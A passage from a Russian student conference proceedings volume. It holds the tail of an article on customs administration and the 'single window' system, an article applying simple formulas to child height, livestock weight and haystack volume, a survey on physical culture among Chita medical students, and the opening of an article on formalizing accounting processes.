Одежда	Дюссельдорф – Гамбург;	9 документов + 6	Фура из Питера в Москву – 17	20 дней	Впервые был участником ВЭД.
	Гамбург – Санкт-Петербург – море; Санкт-Петербург - Москва - автомобиль	сертификатов, (разные группы товаров) и 14 документов по компании	часов - 41 тыс. 6 сертификатов по 21 тыс. рублей и 10 тыс. за рентгенную установку, которая проверяла груз в порту. В общей сумме 5984 долларов. Весь груз стоил меньше 7 тыс. евро		Вез одежду из Германии самостоятельно. Столкнулся с проблемой заполнения таможенной декларации
10 тонн бумаги в 20-ти футовом контейнере	Нойс – Гамбург; Гамбург – Санкт-Петербург – море; Санкт-Петербург - Москва - автомобиль	13 документов. Инвойс, платежное поручение по оплате транспорта, оплата груза, упаковочный лист и т.д. Обязательные 5 документов и декларация	1800 долларов	20 дней	Оформлял груз впервые. Следовал всем требованиям Doing Business. Не выдержал требования в виду длительности оформления формы расчета

Предприниматели, отправляли свои товары приблизительно одним видом транспорта, но количество требующихся документов, денежных затрат и количество потраченного времени значительно отличаются. Это обусловлено подготовленностью участников ВЭД, необходимостью дополнительного контроля и проблемами, с которыми пришлось столкнуться участникам эксперимента.

Все показатели (количество документов, денежные затраты и количество потраченного времени) важны и тесно взаимосвязаны. Проведя анализ полученных результатов, рациональным является построение модели, которая объяснит зависимости между показателями.

Результаты данного эксперимента можно представить в виде системы

показателей деятельности таможенных органов (рис. 1), где Q – количество документов, t – количество потраченного времени, Тс – затраты участника ВЭД.




Рис. 1. Система показателей деятельности таможенных органов

Данная модель не является идеальной. Основной объект исследования – товары и транспортные средства, а также нагрузка. Количество документов, количество потраченного времени и затраты участника внешнеэкономической деятельности образуют цепочку взаимосвязанных факторов, которые в дальнейшем повлияют на прибыль и конечный результат. В данной системе существуют двойные логические связи. Например, количество потраченного времени напрямую зависит от количества документов, так и количество документов влияет на количество потраченного времени. В свою очередь затраты участника ВЭД зависят от количества потраченного времени и наоборот.

Идеальную модель деятельности таможенных органов необходимо представить для определения системы, к реализации которой необходимо стремиться. Она отображена на рис. 2. При данной модели показатели являются минимальными. Следовательно, издержки (S) являются минимальными, и это способствует развитию внешнеэкономической деятельности, прибыль (R) максимальной, что влечет за собой развитие внешнеэкономических связей; количество продукции (N) достигнет максимальной точки и товарообмен увеличится. Можно отметить, что ключевым элементом системы показателей является количество документов. Следовательно, чтобы привести деятельность таможенных органов к идеальной модели необходимо сократить количество документов. Достижение данной цели можно осуществить через систему так называемого «единого окна», которая находится на стадии разработки.




Рис. 2. Идеальная система показателей деятельности таможенных органов

Система «единого окна» отражает выстраивание информационного

взаимодействия между таможенными органами, другими органами государственной власти, осуществляющими деятельность в сфере таможенного дела, и участниками внешнеэкономической деятельности. «Единое окно» – это то, что позволяет лицам, осуществляющим торговые операции, предоставлять информацию, необходимую для выполнения всех требований законов об импорте и экспорте, в единую структуру.

Рассмотрим предполагаемую модель системы таможенного администрирования (рис. 3).

Рис. 3. Предполагаемая модель системы таможенного администрирования

Данная модель отражает, что вышестоящие органы выполняют свои функции, используя реальный механизм – «единое окно». В этом случае система показателей деятельности таможенных органов будет применяться эффективно. Такое развитие администрирование предполагает соответствие деятельности таможенных органов интересам участников ВЭД. Данную задачу следует осуществлять системному анализу.

В соответствии с Рекомендациями №33 ЕЭК ООН «Единое окно» определяется как механизм, который позволяет сторонам, участвующих в торговых и транспортных операциях, представлять стандартизированную информацию и документы с использованием единого пропускного канала в целях выполнения всех требований, касающихся импорта, экспорта и транзита. Если информация имеет электронный формат, то отдельные элементы данных должны представляться только один раз [3].

Количество необходимых документов, денежные затраты и количество потраченного времени являются составляющими системы показателей деятельности таможенных органов. Идеальная модель является вариантом, который необходимо реализовать для достижения максимальной эффективности. В соответствии с этим предполагаемая модель системы таможенного администрирования подразумевает под собой применение механизма «единого окна», как особого механизма, использующего стандартизированную информацию и документы для унификации системы деятельности таможенных органов.

Использованные источники:

1. Официальный сайт группы всемирного банка. Doing Business. URL: http://russian.doingbusiness.org (дата обращения: 25.10.2018).
2. Новостной сайт «Вести.ру». URL: http://www.vesti.ru (дата обращения: 28.10.2018).
3. Российская таможенная академия: наука. URL: http://www.customs-academy.net (дата обращения: 29.10.2018).

УДК 51-7

Петунина И.А., доктор технических наук
доцент ВАК, профессор
кафедра высшей математики
Кутумов К.С.
студент 2 курса
факультет прикладной информатики
Кубанский государственный аграрный университет
имени И.Т. Трубилина
Россия, г. Краснодар

ПРИМЕНЕНИЕ МАТЕМАТИЧЕСКИХ ЗАВИСИМОСТЕЙ В НЕКОТОРЫХ ПРИКЛАДНЫХ ЗАДАЧАХ

Аннотация: В статье рассматривается одна из характеристик математики как науки о количественных задачах. Приведены примеры по линейным и нелинейным зависимостям для определения роста человека и некоторых экстерьерных характеристик сельскохозяйственных животных, а также объемов сена, собранного для хранения.

Ключевые слова: математика, формула, рост ребенка, живая масса сельскохозяйственных животных, объем стога сена.

Petunina I.A., PhD (Eng), assjciate professor, the professsor of chair Higher mathematics
Kutumov K.S., the student, 2 course faculty of applied computer science
The Kuban State Agrarian University named after I.T.Trubilin
Krasnodar, Russia

APPLICATION OF MATHEMATICAL DEPENDENCES IN SOME APPLIED PROBLEMSTHE

The summary: In article one of mathematics characteristics as sciences about quantitative problems is considered. Examples on linear and nonlinear dependences for definition of growth of the person and some characteristics of agricultural animals, and also volumes of the hay collected for storage are resulted.

Keywords: mathematics, the formula, growth of the child, live weight of agricultural animals, haystack volume.

Существует гипотеза: «Математика служит во благо человека. Знания математических формул выручают в различных жизненных ситуациях».

Наиболее часто под формулой в математике подразумевается зависимость между переменными. В случае прикладных задач рассматривается взаимосвязь между параметрами или факторами [1, 2, 3, 5, 9].

Мы рассмотрели несколько реальных ситуаций.

Сейчас широкое распространение находят семейные фермерские хозяйства с различной направленностью деятельности. Трудовые ресурсы в них, как правило, представлены членами одной семьи, а также ближайшими родственниками. Для выполнения различных работ в таких хозяйствах нужна определенная физическая подготовка. И одним из ее показателей является рост человека.

Все родители, независимо от их собственного роста и разнице в нем, пытаются определить рост своих детей (рисунок 1).

Рисунок 1 − Определение роста ребенка

Рост будущего ребёнка можно рассчитывать, используя показатели родителей, потому что дети связаны с ними генетически:

$$h_{\text{м}} = \frac{H_{\text{м}} + H_{\text{о}}}{2} + 6{,}5, \quad (1)$$

где $h_{\text{м}}$ – рост мальчика, см;

$H_{\text{м}}$ – рост матери, см;

$H_{\text{о}}$ – рост отца, см;

$$h_{\text{д}} = \frac{H_{\text{м}} + H_{\text{о}}}{2} - 6{,}5, \quad (2)$$

где $h_{\text{д}}$ – рост девочки, см. [8]

Для подтверждения приведем результаты вычислений (таблица 1).

Таблица 1 − Рост трех поколений одной семьи

	Рост матери	Рост отца	Рост будущих мальчиков	Рост сына настоящий	Рост будущих девочек	Рост дочери настоящий
В семье моих родителей	159 − бабушка	168 − дедушка	170	171 − дядя	157	160 − мама
В моей Семье	160 − мама	175 − папа	174	173 − брат	161	162 − сестра
В семье Дяди	163	171	173,5	175	160,5	163

Таким образом, дети могут отличаться от среднего арифметического роста родителей только на ± 6,5 см.

По данным статистики, однако, есть семьи, для которых расчётные данные по формулам (1) и (2) не соответствуют реальным показателям. Основными причинами этого считаются раннее занятие спортом и правильное питание с самого детства [8].

Живую массу сельскохозяйственных животных можно рассчитать, используя промеры экстерьерных характеристик. Ошибка показателей находится в пределах 20-30 кг и менее по сравнению с прямым взвешиванием [4].

Живая масса взрослого скота определяется по Трухановскому

$$M \approx k\frac{P \cdot L}{100}, \qquad (3)$$

где P − обхват груди за лопатками, см;

L − прямая длина туловища, измеренная палкой, см;

k − поправочный коэффициент (k = 2 для скота молочных пород и k = 2,5 для молочно-мясных и мясных пород) (рисунок 2).

Рисунок 2 − К определению массы коровы

Расчетная масса корректируется в зависимости от степени упитанности животных: при вышесредней добавляют 5−10 %, а при нижнесредней вычитают 5−10 %.

Например, были выполнены расчеты для пяти животных: коровы «Ромашка» − восьми лет, телёнка «Гром» −10 месяцев, коровы «Зорька» − четырех лет, телёнка «Борька» − 10 месяцев, нетели «Дымка» полутора лет. Все исходные и расчетные показатели приведены в табличной форме (таблица 2).

Таблица 2 − Живая масса опытных животных

	Обхват груди за лопатками, см	Прямая длина туловища, см	Масса, кг
«Ромашка»	182	120	436,80
«Гром»	147	108	317,52
«Зорька»	169	118	398,84
«Борька»	143	102	291,72
«Дымка»	170	128	435,20

Формула (3) привлекательна своим большим потенциалом. С ее помощью можно не только следить за ростом и развитием скота, но и использовать при покупке и продаже, не прибегая к прямому взвешиванию (цена пропорциональна массе животного).

Формула (3) аппроксимирована для определения массы:

− лошадей любого вида (по А.Л. Моторику) (рисунок 3)

$$M = 6P - 620 \quad (4)$$

или

$$M = 6{,}4P - 689; \quad (5)$$

– для свиней (рисунок 4)

$$M = 1{,}54P + 0{,}99L - 150. \quad (6)$$

Так, для коня с параметром Р = 184 см получаем

М = 6·184 – 620 = 484 кг,

а для свиньи с замерами $P = 148$ и $L = 93$ см

$M = 1{,}54 \cdot 148 + 0{,}99 \cdot 93 - 150 = 169{,}99$ кг.

Таким образом формулу (3) можно считать базовой для определения живой массы большинства домашних животных.

Отличие состоит в значении коэффициента *k*, который следует определять для каждой породы с учетом экстерьерных характеристик.

Рисунок 3 − К определению массы лошадей

Рисунок 4 − К определению массы свиней

Для животных, содержащихся в хозяйствах, требуется определение запаса кормов. Одним из основных видов корма является сено, которое укладывается в скирды и стога. Их невозможно взвесить. Но можно предварительно определить массу 1 м3 сена с помощью пробного взвешивания. А затем учесть геометрическую форму уложенного сена [6, 7].

В реальной жизни, скирды и стога бывают разнообразных форм и размеров, поэтому единой универсальной формулы нахождения объема не существует. Вычисления основываются на элементарных измерениях. Например, вместо высоты в формулу вводят «перекидку» — расстояние, измеренное поперек скирды (или стога) от земли через верх и до земли на противоположной стороне (рисунок 5).

Рисунок 5 − К определению массы стога сена

Основной критерий выбора формулы основывается на соотношении между шириной и высотой кладки, а также формы.

Например, объем высоких скирд (высота больше ширины) определяется по формуле

$$V = ab(0{,}52p - 0{,}46b), \quad (7)$$

а объем высоких стогов

$$V = c^2(0{,}04p - 0{,}012c), \quad (8)$$

где a − длина скирды,

b − ширина скирды,

p − перекидка скирды или стога,

c − длина окружности основания стога.

В хозяйства для определении массы запасов сена обычно используют таблицы, составленные на основании статистических данных по замерам скирд и стогов.

Примеров формул в повседневной жизни огромное множество. Для наглядности мы выбрали те, которые возможно применять, зная только начала математики.

Использованные источники:

1. Кондратенко Л.Н., Тюхтюнова А.В. О единстве экономики и математики. Форум молодых ученых. 2018. № 6-2 (22). С. 253-256.

2. Кондратенко Л.Н., Некрасова В.В. Финансовое состояние – залог надежности предприятия. Форум молодых ученых. 2018. № 5-2 (21). С. 194-196.

3. Кондратенко Л.Н., Осипян А.Г. Безработица в современной России. Противоречия и тенденции развития современного Российского общества: материалы Всероссийской научно-практической конференции // [под ред. Л.Н. Бондаренко]. Москва: Изд-во ЧОУВО «МУ им. С.Ю Витте», 2017. 222 с.

4. Лебедько Е. Определение живой массы сельскохозяйственных животных по промерам [Текст] //Практическое руководство. − М.: ООО «Аквариум-Принт», 2006. − 48 с.

5. Осипян А.Г., Кондратенко Л.Н. О функциональных преимуществах

электронных денег. В сборнике: НАУЧНОЕ ОБЕСПЕЧЕНИЕ АГРОПРОМЫШЛЕННОГО КОМПЛЕКСА сборник статей по материалам 72 – ой научно – практической конференции студентов по итогам НИР за 2016 год. 2017. С. 249-253.
6. Петунина И. А. Математика для студентов агроинженерных специальностей: Учеб. пособие для вузов, 2-е изд., перераб. и доп. − Краснодар: «Издатель Григорьева Л.К.» издательско-полиграфический центр, 2011. − 648 с.
7. Петунина И.А. Математика для студентов специальностей «Ветеринария» и «Зоотехния»: учеб. пособие для вузов, 3-е изд., перераб. и доп. [Электронный ресурс]:/И. А. Петунина. − Краснодар, ООО «ПринтТерра», 2015. − 226 с.
8. Эдвард Шейнерман. Путеводитель для влюбленных в математику [Текст] /Э. Шейнерман – Москва : 2018. – 205 с.
9. Экономико-математические, информационные и технические модели оптимизации деятельности предприятия / Петунина И. А., Денисенко Т. Д., Кузьмина Э. В., Монахова Н. А., Острожная Е. Е., Пьянкова Н. Г., Третьякова Н. В., Лучишина Л. Б. − Краснодар, 2014.

УДК 796,37.037.2

Печенина Е.И.
студент 616 группа
лечебный факультет
Токуренов Б.Б.
студент 609 гр
лечебный факультет
Хамаева С.Б.
649 группа
педиатрический факультет
руководитель: Мирошникова А.Н.
преподаватель
кафедра физической культуры
ФГБОУ ВО ЧГМА
Россия, г. Чита

РОЛЬ ФИЗИЧЕСКОЙ КУЛЬТУРЫ В ФОРМИРОВАНИИ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ВРАЧА В УСЛОВИЯХ ОБУЧЕНИЯ В МЕДИЦИНСКОЙ АКАДЕМИИ

Анотация: Проблема отношения человека к собственному здоровью и образу жизни в наши дни представляет особый интерес на фоне возрастающей заболеваемости населения и массовой пропаганды нездорового образа жизни. Эта проблема затрагивает различные возрастные, социальные и профессиональные группы, в том числе и представителей медицинских организаций (врачи) и учебных заведений (студенты медицинских вузов), которые, в свою очередь, очень мало времени и внимания уделяют своему здоровью.

Ключевые слова: физическая культура, учебный план, курс, студент, врачебная практика, здоровый образ жизни, физическое здоровье, свободное время, ЧГМА.

Pechenina E.I.
616 student group of the medical faculty
FGBOU in CHMA of Chita
Tokurenov B.B.
Student 609 g of the medical faculty
FGBOU in CHMA of Chita
Hamayeva S.B.
649 group of pediatric faculty
FGBOU in CHMA of Chita
Head: Miroshnikova A.N.
lecturer, Department of physical education
FGBOU in CHMA of Chita

THE ROLE OF PHYSICAL CULTURE IN THE FORMATION OF HEALTHY LIFESTYLE OF A DOCTOR IN TRAINING AT THE MEDICAL ACADEMY

Abstract: the problem of human attitude to their own health and lifestyle in our days is of particular interest against the background of increasing morbidity and mass promotion of unhealthy lifestyles. This problem affects various age, social and professional groups, including representatives of medical organizations (doctors) and educational institutions (medical students), which, in turn, pay very little time and attention to their health.

Keywords: physical culture, curriculum, course, student, medical practice, healthy lifestyle, physical health, free time, CHGMA.

Актуальность: Врач, владеющий знаниями о здоровом образе жизни и физической культуре, а также правильно их применяющий, обеспечивает сохранение и приумножение здоровья как отдельно взятого представителя, так и всей нации. Именно поэтому при подготовке медицинских специалистов необходимо прививать студентам правила здорового образа жизни и физкультурно-спортивный интерес, учитывая их желания и индивидуальные физические способности.


Цель работы: Проанализировать, как изменилось отношение медицинских специалистов к своему здоровью, образу жизни и занятиям физической культуры за время обучения в Читинской Государственной Медицинской Академии на кафедре Физической культуры.

Материалы и методы: Был проведён социологический опрос среди студентов, ординаторов, интернов и врачей.

Результаты: Всего в опросе приняли участие 113 респондентов. Им были предложены вопросы, касающиеся их отношения к своему здоровью и здоровому образу жизни, а также вопросы о том, какое влияние на них оказала физическая культура как дисциплина, преподаваемая в Медицинской Академии. Из них 29,2% - студенты 1-4 курса, 31,9% - студенты 5-6 курса, 18,6% - ординаторы и интерны и 20,4% врачи.


Кем вы являетесь?

113 ответов




Посещаете ли вы регулярно врача для профилактических осмотров?

113 ответов




Как часто вы болеете простудными заболеваниями?

113 ответов




Соблюдаете ли вы рекомендации и назначения врача, для улучшения вашего здоровья?

113 ответов




Принимаете ли вы витамины и минеральные комплексы для поддержания и улучшения здоровья?

113 ответов




Соблюдаете ли вы режим дня?

113 ответов




Выпиваете ли вы за день 1,5-2 литра жидкости?

113 ответов




Есть ли у вас хронические заболевания?

113 ответов




Есть ли у вас вредные привычки?

113 ответов




Знаете ли вы что такое здоровый образ жизни?

113 ответов




Есть ли в вашем окружении люди с вредными привычками?

113 ответов




Делаете ли вы утреннюю зарядку?

113 ответов




Посещаете ли вы спортивные секции?

113 ответов



Занимаетесь ли вы профессиональными видами спорта?

113 ответов




Контролируете ли вы свой рацион питания?

113 ответов

Контролируете ли вы свой вес?

113 ответов




Как часто вы бываете в стрессовых ситуациях?

113 ответов

Помогает ли вам физическая нагрузка снижать уровень стресса?

113 ответов




Как часто вы бываете на свежем воздухе?

113 ответов

Оказало ли на вас влияние физической культуры, преподаваемой в ВУЗе?

113 ответов



Согласно результатам опроса, большая часть респондентов - 45,1% посещают врача только в случае болезни, регулярно посещают врача для профилактических осмотров 30,1% опрошенных, и 24,8% вообще не посещают врача. Частота возникновения простудных заболеваний показывает, что 58,4% болеют 1-2 раза в год, более 3 раз в год болеет 21,2% среди опрошенных, и лишь у 20,4% - не возникает простудных заболеваний. Рекомендации и назначения врача для улучшения здоровья соблюдают 67,3% респондентов, в то время как 32,7% пренебрегают этими рекомендациями и назначениями. Для поддержания и улучшения своего здоровья постоянно принимают витаминные и минеральные комплексы 21,2%, реже – 43,4%, и 35,4% не принимают витаминные и минеральные комплексы вообще. Режим дня соблюдают 70,8% из 113 опрошенных человек, 29,2% режим дня не соблюдают. 43,4% опрошенных выпивают за день 1,5-2 литра жидкости, меньшее количество жидкости за день употребляют 56,6%. Более одного хронического заболевания по результатам опроса выявлено у 28,3% респондентов, у 40,7% есть одно хроническое заболевание, а у 31% хронические заболевания отсутствуют. Из 113 человек 61,9% составляют те, у кого нет вредных привычек, 8,8% - курят, 10,7% - употребляют алкоголь, и 18,6% - курят и употребляют алкоголь. 96,5% опрошенных знают, что такое здоровый образ жизни, и лишь оставшиеся 3,5% не знают, что входит в понятие здорового образа жизни. В окружении 86,7% респондентов есть люди с вредными привычками, у 13,3% - таковые отсутствуют. Каждое утро зарядку делают 18,6% из 113 человек, реже зарядку делают 37,2% и 44,2% не делают утреннюю зарядку вообще. 56,6% респондентов не посещают спортивные секции, а 43,4% из всех опрошенных спортивные секции посещают. Профессиональными видами спорта занимаются всего 7,1%, в то время как 92,9% - профессиональными видами спорта не занимаются. Придерживаться определенной диеты предпочитают 24,8% всех респондентов, 38,1% выбирают соблюдение рациона без определенных диет, и 37,2% не придерживаются диет. Контроль за своим весом осуществляют 61,9%, оставшиеся 38,1% респондентов не контролируют свой вес. Более двух раз в неделю 54% опрошенных оказываются в стрессовых ситуациях, каждый день испытывают стресс 28,3%, и лишь 17,7% никогда не испытывают стресс. Подавляющему большинству опрошенных человек физическая нагрузка помогает снижать уровень стресса – 66,4%, не испытывают стресс 8,8% респондентов, однако 24,8% из 113 человек не отмечают снижение уровня стресса от физической нагрузки. Несколько раз в день на свежем воздухе бывает 72,6% всех респондентов, 15,9% - бывают на свежем воздухе менее одного раза в неделю, а 11,5% - крайне редко выбираются на свежий воздух. Дисциплина «Физическая культура», преподаваемая в высшем учебном заведении, оказала положительное влияние на большинство респондентов – 62,8%, на 37,2% эта дисциплина не оказало никакого влияния. Из положительного влияния физической культуры респонденты отметили следующие пункты:

более внимательно к своему здоровью стали относиться 77 человек, что составляет 72%, от своих вредных привычек отказалось 12 человек – это 11,2%, профессиональными видами спорта занялись 5 человек – 4,7%, стараются придерживаться здорового образа жизни 62 человека – это 57,9%, посещать спортивные секции начали 31 человек – 29%, из числа всех опрошенных начали контролировать свой вес, сон и питание 52 человека – 48,6%, более ответственно относиться к утренней зарядке и выполнять её начали 26 человек, что составляет 24,3%.

Из 113 респондентов 33 человека являются студентами 1-4 курса, 36 – студенты 5-6 курса, 21 человек – ординаторы и интерны, и 23 человека представляют группу врачей. Наибольшая подверженность простудным заболеваниям (1-2 раза в год) наблюдается среди студентов 1-4 курса – 19 человек(57,5%), среди студентов 5-6 курса и ординаторов/интернов, простудные заболевания переносят 11 человек(30,5% и 52,3% соответственно), меньшей группой, переносящей простудные заболевания 1-2 раза в год, являются врачи – 9 человек (39,1%). Отсутствуют вредные привычки у 26 студентов (78,7%) 1-4 курса, количество человек без вредных привычек среди обучающихся на 5-6 курсе – 21 человек(52,4%), 11 человек – интерны/ординаторы и 12 человек (52,1%) – врачи – так же обходятся без вредных привычек.

Восемь студентов (24,2%) 1-4 курса, которые не имеют вредных привычек, соблюдают режим дня, имеют чёткое представление о здоровом образе жизни, справляются со стрессом благодаря физической нагрузке, подчеркивают положительное влияние физической культуры – переносят простудные заболевания 1-2 раза в год. Количество студентов 5-6 курса с такими же критериями, переносят простудные заболевания в количестве 5 человек (13,8%). Число ординаторов/интернов с аналогичными критериями составляет 4 человека (19%), и врачей – 2 человека(8,7%).

Выводы: Проанализировав данные, можно сделать вывод, что для студентов недостаток двигательной активности является важной проблемой, которая сказывается на поддержании их здоровья. Студенты как старших, так и младших курсов в целом положительно относятся к физической культуре, но сами в 65 % случаев практически не прилагают усилий для поддержания своего физического здоровья, по разным причинам. В большинстве случаев студентам не хватает свободного времени из-за плотного учебного графика, а также из-за элементарного нежелания. Сравнив 2 группы тестируемых, мы выявили, что студенты младших курсов образованы меньше в вопросах формирования здорового образа жизни, чем старшие курсы. Получив медицинские знания, за все годы обучения в ЧГМА, студенты, особенно старших курсов, высоко оценивают роль физической культуры в жизни их пациентов и собираются использовать эти знания в своей врачебной практике.

К моменту окончания 6 курса студенты медицинской академии имеют более полное представление о здоровом образе жизни в сравнении со

студентами первых курсов, так же в ходе обучения студенты приобретают полезные навыки, осуществляют не только интеллектуальное, но и физическое развитие, отказываются от своих вредных привычек. Исходя из всего вышеизложенного, можно чётко отметить, что такая дисциплина, как физическая культура, преподаваемая в вузе, оказывает непосредственное влияние на становление врача, который сам придерживается здорового образа жизни, а также грамотно использует свои знания и умения в этой сфере для сохранения и приумножения здоровья как своих пациентов – отдельных людей, так и всей нации в целом.

Использованные источники:

1. Иванова А. О., Пастухова Е. А., Филатова Е. В., Мирошникова А. Н. Мотивация к здоровому образу жизни студентов-медиков. Педагогика высшей школы. 2018. № 2 (12). С. 15–17.//
2. Лизандер О. А., Мирошникова А. Н., Филатова Е. В. Мониторинг состояния здоровья и факторов риска студентов ЧГМА в сборнике: Инновационные технологии в науке и образовании сборник статей победителей международной научно-практической конференции. 2016. С. 224–227//
3. Мирошникова А.Н., Петрова С.Ю., Гаськов А.В. //Психолого-педагогические аспекты физического воспитания студентов специальной медицинской группы.// Вестник Бурятского государственного университета. 2015. № 13. С. 73-76.

УКД 657.1

Печерицына И.О.
студент магистратуры
Липецкий Государственный Технический Университет
научный руководитель: Гринавцева Е.В.
РФ, г. Липецк

ФОРМАЛИЗАЦИЯ ОПИСАНИЯ УЧЕТНОГО ПРОЦЕССА

Аннотация: в статье проанализирована последовательность формализации учетного процесса. Выделены основные элементы процесса, которые будут актуальны и для процессов в целом. Приведен примеры декомпозиция одного из подпроцессов учета.

Ключевые слова: процессный подход, владелец бизнес-процесса, эффективность, декомпозиция (структура) процесса.

Pecheritsyna I.O.
master student

FORMALIZATION THE DESCRIPTION OF ACCOUNTING PROCESS

Abstract: the article analyzes the sequence of formalization of the accounting process. The main elements of the process that will be relevant for the processes. Examples of decomposition of one of the sub-processes of accounting.

Keywords: process approach, business process owner, efficiency, decomposition (structure) of the process.

Сегодня в рамках процессного подхода к управлению дискуссируются вопросы связи управленческого учета со стереотипами управления качеством, а еще стереотипами описания бизнес-процессов. В частности, отмечается, что постановка и внедрение действенной системы современного управленческого учета настоятельно просит внедрения не только учетных процедур. Управление хозяйственным субъектом - это управление качеством. Не только выпускаемой продукции, но и качеством самой системы управления, всех бизнес-процессов организации [3].

Организация бухгалтерского учета характеризуется предметной областью и, вбирая в себя все особенности предприятия, представляет собой трудную систему, оперирующую большим количеством взаимосвязанных учетных компонент постоянного и переменного типа, которые отображают функции и ограничения изменений, отдельных составляющих учета и, следовательно, подвержены высочайшей степени формализации с использованием аппарата моделирования.

В рамках обоснования места бизнес-процессов в предметной области бухгалтерского учета, можно говорить, как минимум о трех сущностных особенностях бизнес-процессов:

